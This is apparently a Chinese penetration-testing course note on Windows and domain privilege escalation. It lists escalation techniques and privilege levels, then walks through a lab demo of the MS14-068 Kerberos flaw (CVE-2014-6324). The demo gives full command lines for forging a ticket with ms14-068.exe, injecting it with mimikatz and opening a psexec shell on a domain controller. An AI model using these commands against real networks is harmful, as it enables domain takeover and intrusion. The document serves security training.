



Day143 权限提升-Win系统权限提升篇&AD内网域控&NetLogon&ADCS&PAC&KDC&CVE漏洞



1.知识点

- 1、权限提升转移-分类&高低&场景
- 2、Web权限提升及转移-后台&数据库
- 3、后台权限及转移-转移对象&后台分类

-
- 1、Web到Win系统提权-权限差异原因
 - 2、Web到Win系统提权-溢出漏洞（MSF&CS）
 - 3、Web到Win系统提权-集成软件（工具Bypass）

-
- 1、Web到Win-系统提权-土豆家族
 - 2、Web到Win-系统提权-人工操作

-
- 1、Web到Win-数据库提权-MSSQL
 - 2、Web到Win-数据库提权-MYSQL
 - 3、Web到Win-数据库提权-Oracle

-
- 1、数据库到Linux-数据库提权-Redis
 - 2、数据库到系统-数据库提权-Memcached
 - 3、Web到Win-数据库提权-PostgreSQL
 - 4、计算机用户到系统-第三方软件-各类应用

-
- 1、计算机用户到System-入口点和应用点
 - 2、计算机用户到System-服务启动&远程管理
 - 3、计算机用户到System-进程注入&令牌窃取

-
- 1、计算机用户到System-入口点和应用点
 - 2、计算机用户到System-UAC绕过&DLL劫持
 - 3、计算机用户到System-未引号服务&不配置权限

-
- 1、Web到Linux-内核溢出-权限认知&信息收集
 - 2、Web到Linux-提权项目-漏洞筛选&配置安全
 - 3、Web到Linux-内核溢出-Dcow&Pwnkit&DirtyPipe

-
- 1、Web或用户到Linux-服务安全配合SUID-NFS

- 2、Web或用户到Linux-计划任务权限不当-Cron
- 3、普通用户到Linux-环境变量配合SUID-\$PATH

-
- 1、普通用户到Linux-泄漏-History
 - 2、普通用户到Linux-限制-Rbash绕过
 - 3、普通用户到Linux-容器-LXD&Docker

2.详细点



- 1 0、为什么我们要学习权限提升转移技术：
- 2 简单来说就是达到目的过程中需要用到它



- 1 1、具体有哪些权限需要我们了解掌握的：
- 2 后台权限，数据库权限，web权限，用户权限，服务器权限，宿主机权限，域控制器权限



- 1 2、以上常见权限获取方法简要归类说明：
- 2 后台权限：SQL注入，数据库泄漏，弱口令攻击，未授权访问等造成
- 3 数据库权限：SQL注入，数据库泄漏，弱口令攻击，未授权访问等造成
- 4 web权限：RCE，反序列化，文件上传等直达或通过后台数据库间接造成
- 5 用户权限：弱口令，数据泄漏等直达或通过web，服务器及域控转移造成
- 6 服务器权限：系统内核漏洞，钓鱼后门攻击，主机软件安全直达或上述权限提升造成
- 7 宿主机权限：Docker不安全配置或漏洞权限提升直达（服务资产造成入口后提升）
- 8 域控制器权限：内网域计算机用户提升或自身内核漏洞，后门攻击，主机软件安全直达



- 1 3、以上常见权限获取后能操作的具体事情：
- 2 后台权限：文章管理，站点管理，模版管理，数据管理，上传管理等
- 3 数据库权限：操作数据库的权限，数据增删改查等（以数据库用户为主）
- 4 web权限：源码查看，源码文件增删改查，磁盘文件文件夹查看（以权限配置为主）
- 5 用户权限：就如同自己电脑上普通用户能操作的情况（敏感操作会被禁止）
- 6 服务器权限：就如同自己电脑上能操作的情况（整个系统都是你的）
- 7 宿主机权限：就如同自己电脑上能操作的情况（整个系统都是你的）
- 8 域控制器权限：就如同自己电脑上能操作的情况（整个内网域系统都是你的）




- 1 4、以上常见权限在实战中的应用场景介绍：
- 2 当我们通过弱口令进入到应用后台管理
- 3 当我们下载备份文件获取到数据库信息
- 4 当我们通过漏洞拿到资产系统的web权限
- 5 当我们在公司被给予账号密码登录计算机或系统
- 6 当我们在公司或钓鱼后门获取到某个公司机器系统



3.演示案例



3.1 WIN-AD域控提权-CVE-2014-6324



```
1 前提条件:
2 1、需要域用户账号密码
3 2、一台主机的管理员权限
4 whoami /user
5 net time /domain
6 net config workstation
7 ms14-068.exe -u 域成员名@域名 -p 域成员密码 -s 域成员sid -d 域控制器地址
8 ms14-068.exe -u mary@god.org -p admin!@#45 -s S-1-5-21-1218902331-2157346161-1782232778-1124 -d OWA2010CN-God.god.org
9 kerberos::list
10 kerberos::purge
11 kerberos::ptc "TGT_test02@test.lab.ccache"
12 dir \\OWA2010CN-God.god.org\C$
13 psexec \\OWA2010CN-God.god.org cmd
```

